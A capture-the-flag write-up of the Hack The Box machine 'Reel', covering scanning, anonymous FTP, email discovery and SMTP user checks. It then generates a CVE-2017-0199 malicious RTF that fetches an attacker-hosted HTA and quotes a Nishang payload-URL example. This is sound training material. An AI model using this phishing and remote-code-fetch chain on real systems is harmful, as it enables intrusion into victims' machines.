

Reel

Difficulty: Hard
OS: Windows


Nmap




```
┌──(root💀kali)-[~/htb/reel]
└─# nmap -A 10.10.10.77 | tee nmap.txt
Starting Nmap 7.91 ( https://nmap.org ) at 2021-07-13 13:50 EDT
Nmap scan report for 10.10.10.77
Host is up (0.086s latency).
Not shown: 992 filtered ports
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          Microsoft ftpd
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_05-29-18  12:19AM       <DIR>          documents
| ftp-syst:
|_  SYST: Windows_NT
22/tcp    open  ssh          OpenSSH 7.6 (protocol 2.0)
| ssh-hostkey:
|   2048 82:20:c3:bd:16:cb:a2:9c:88:87:1d:6c:15:59:ed:ed (RSA)
|   256 23:2b:b8:0a:8c:1c:f4:4d:8d:7e:5e:64:58:80:33:45 (ECDSA)
|_  256 ac:8b:de:25:1d:b7:d8:38:38:9b:9c:16:bf:f6:3f:ed (ED25519)
```



```
25/tcp    open  smtp?
| fingerprint-strings:
|   DNSStatusRequestTCP, DNSVersionBindReqTCP, Kerberos, LDAPBindReq, LDAPSearchReq, LPDString, NULL, RPCCheck, SMBProgNeg, SSLSessionReq, TLSSessionReq, X11Probe:
|     220 Mail Service ready
|   FourOhFourRequest, GenericLines, GetRequest, HTTPOptions, RTSPRequest:
|     220 Mail Service ready
|     sequence of commands
|     sequence of commands
|   Hello:
|     220 Mail Service ready
|     EHLO Invalid domain address.
|   Help:
|     220 Mail Service ready
|     DATA HELO EHLO MAIL NOOP QUIT RCPT RSET SAML TURN VRFY
|   SIPOptions:
|     220 Mail Service ready
|     sequence of commands
|     sequence of commands
|     sequence of commands
|     sequence of commands
|     sequence of commands
|     sequence of commands
|     sequence of commands
|     sequence of commands
|     sequence of commands
|     sequence of commands
|     sequence of commands
|   TerminalServerCookie:
|     220 Mail Service ready
|_    sequence of commands
| smtp-commands: REEL, SIZE 20480000, AUTH LOGIN PLAIN, HELP,
|_ 211 DATA HELO EHLO MAIL NOOP QUIT RCPT RSET SAML TURN VRFY
```




```
135/tcp   open  msrpc        Microsoft Windows RPC
139/tcp   open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds Windows Server 2012 R2 Standard 9600 microsoft-ds (workgroup: HTB)
593/tcp   open  ncacn_http   Microsoft Windows RPC over HTTP 1.0
49159/tcp open  msrpc        Microsoft Windows RPC
```


```
Host script results:
|_clock-skew: mean: -14m37s, deviation: 34m36s, median: 5m21s
| smb-os-discovery:
|   OS: Windows Server 2012 R2 Standard 9600 (Windows Server 2012 R2 Standard 6.3)
|   OS CPE: cpe:/o:microsoft:windows_server_2012::-
|   Computer name: REEL
|   NetBIOS computer name: REEL\x00
|   Domain name: HTB.LOCAL
|   Forest name: HTB.LOCAL
|   FQDN: REEL.HTB.LOCAL
|_  System time: 2021-07-13T18:58:51+01:00
| smb-security-mode:
|   account_used: <blank>
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: required
| smb2-security-mode:
|   2.02:
|_    Message signing enabled and required
| smb2-time:
|   date: 2021-07-13T17:58:53
|_  start_date: 2021-07-13T17:48:00
```


Enumeration

FTP has anonymous login enabled.




```
┌──(root💀kali)-[~/htb/reel]
└─# ftp 10.10.10.77
Connected to 10.10.10.77.
220 Microsoft FTP Service
Name (10.10.10.77:kali): anonymous
331 Anonymous access allowed, send identity (e-mail name) as password.
Password:
230 User logged in.
Remote system type is Windows_NT.
ftp> dir
200 PORT command successful.
125 Data connection already open; Transfer starting.
05-29-18  12:19AM       <DIR>          documents
```

Going into "documents" we find a couple files. We grab all of them off the ftp server and put them on our local machine.




```
ftp> mget *
mget AppLocker.docx? y
200 PORT command successful.
125 Data connection already open; Transfer starting.
WARNING! 9 bare linefeeds received in ASCII mode
File may not have transferred correctly.
226 Transfer complete.
2047 bytes received in 0.08 secs (24.7438 kB/s)
mget readme.txt? y
200 PORT command successful.
125 Data connection already open; Transfer starting.
226 Transfer complete.
124 bytes received in 0.08 secs (1.4964 kB/s)
mget Windows Event Forwarding.docx? y
200 PORT command successful.
125 Data connection already open; Transfer starting.
WARNING! 51 bare linefeeds received in ASCII mode
File may not have transferred correctly.
226 Transfer complete.
14581 bytes received in 0.17 secs (82.5512 kB/s)
ftp>
```

Looking at these files, we can only open "readme" immediately. It contains a hint that we need to send an email to someone - thus phishing.



```
┌──(root💀 kali)-[~/htb/reel/ftp]
└─# cat readme.txt
please email me any rtf format procedures - I'll review and convert.

new format / converted documents will be saved here.
```

The other files are "docx" format, something only windows can open. Before we do anything with that, we run a metadata tool called **exiftool** which grabs some simple information off the document for us to view. In there we find the MIME Type of the document along with the creator's email. Lucky for us, SMTP is open to use this information.




```
┌──(root💀 kali)-[~/htb/reel/ftp]
└─# exiftool Windows\ Event\ Forwarding.docx
ExifTool Version Number         : 12.16
File Name                       : Windows Event Forwarding.docx
Directory                       : .
File Size                       : 14 KiB
File Modification Date/Time     : 2021:07:13 14:07:36-04:00
File Access Date/Time           : 2021:07:13 14:10:18-04:00
File Inode Change Date/Time     : 2021:07:13 14:07:58-04:00
File Permissions                : rw-r--r--
File Type                       : DOCX
File Type Extension             : docx
MIME Type                       : application/vnd.openxmlformats-officedocument.wordprocessingml.document
Zip Required Version            : 20
Zip Bit Flag                    : 0×0006
Zip Compression                 : Deflated
Zip Modify Date                 : 1980:01:01 00:00:00
Zip CRC                         : 0×82872409
Zip Compressed Size             : 385
Zip Uncompressed Size           : 1422
Zip File Name                   : [Content_Types].xml
Creator                         : nico@megabank.com
Revision Number                 : 4
Create Date                     : 2017:10:31 18:42:00Z
Modify Date                     : 2017:10:31 18:51:00Z
Template                        : Normal.dotm
Total Edit Time                 : 5 minutes
Pages                           : 2
Words                           : 299
Characters                      : 1709
Application                     : Microsoft Office Word
Doc Security                    : None
Lines                           : 14
Paragraphs                      : 4
Scale Crop                      : No
Heading Pairs                   : Title, 1
Titles Of Parts                 :
Company                         :
Links Up To Date                : No
Characters With Spaces          : 2004
Shared Doc                      : No
Hyperlinks Changed              : No
App Version                     : 14.0000
```

```
exiftool Windows\ Event\ Forwarding.docx
```

Email Foothold - User


To confirm if this email is valid, we are going to telnet to port 25 SMTP and send some requests. Doing so validates the email.



```
┌──(root💀kali)-[~/htb/reel]
└─# telnet 10.10.10.77 25
Trying 10.10.10.77...
Connected to 10.10.10.77.
Escape character is '^]'.
220 Mail Service ready
HELO kek.htb
250 Hello.
MAIL FROM: <kek@kek.com>
250 OK
RCPT TO: <nico@megabank.com>
250 OK
```

NOTE: this could be used to enumerate users if we had a script

This comes directly from Ippsec where he shows how to tell if a user is running Microsoft Word to open a document or not. He inserts an image that links back to his local machine. If Word is used, then a request is made to his python http server for the image, but if not then Word was not used.


Field

Please choose a field

Categories: Links and References

Field names:
- AutoText
- AutoTextList
- Hyperlink
- IncludePicture
- IncludeText
- Link
- NoteRef
- PageRef
- Quote
- Ref
- StyleRef

Field properties


Filename or URL: http://10.10.14.17/canary.jpg

Field options

- [ ] Graphic filter:
- [ ] Data not stored with document
- [ ] Resize Horizontally from source
- [ ] Resize Vertically from source
- [✓] Preserve formatting during updates

Description:
Insert a picture from a file

Going back, the readme file contained information stating a "rtf" file needed to be sent. Therefore it would be best to research rtf exploits. Doing so leads us to a github that creates malicious rtf documents.



bhdresh Update README.md 75a63c0 on Nov 19, 2017 108 commits

template	Delete 1.txt	4 years ago
README.md	Update README.md	4 years ago
TODO.txt	Update TODO.txt	4 years ago
cve-2017-0199_toolkit.py	Update cve-2017-0199_toolkit.py	4 years ago

README.md


Exploit toolkit CVE-2017-0199 - v4.0

Exploit toolkit CVE-2017-0199 - v4.0 is a handy python script which provides pentesters and security researchers a quick and effective way to test Microsoft Office RCE. It could generate a malicious RTF/PPSX file and deliver metasploit / meterpreter / other payload to victim without any complex configuration.

https://github.com/bhdresh/CVE-2017-0199


The tool above provides a rtf document with malicious intent. It does require another type of document called "HTA" or "SCT" to grab from our local machine.

Using this tool, we generate an rtf file linking to a to-be-made hta file.




```
┌──(root💀kali)-[~/htb/reel/CVE-2017-0199]
└─# python cve-2017-0199_toolkit.py -M gen -w kek.rtf -u 'http://10.10.14.34/kek.hta' -t RTF -x 0
Generating normal RTF payload.

Generated kek.rtf successfully
```

Nishang apparently has a script to generate a HTA payload file. Looking at the script, we see an example command which can help us.




```
.EXAMPLE
PS > Out-HTA -PayloadURL http://192.168.254.1/Get-Information.ps1
```

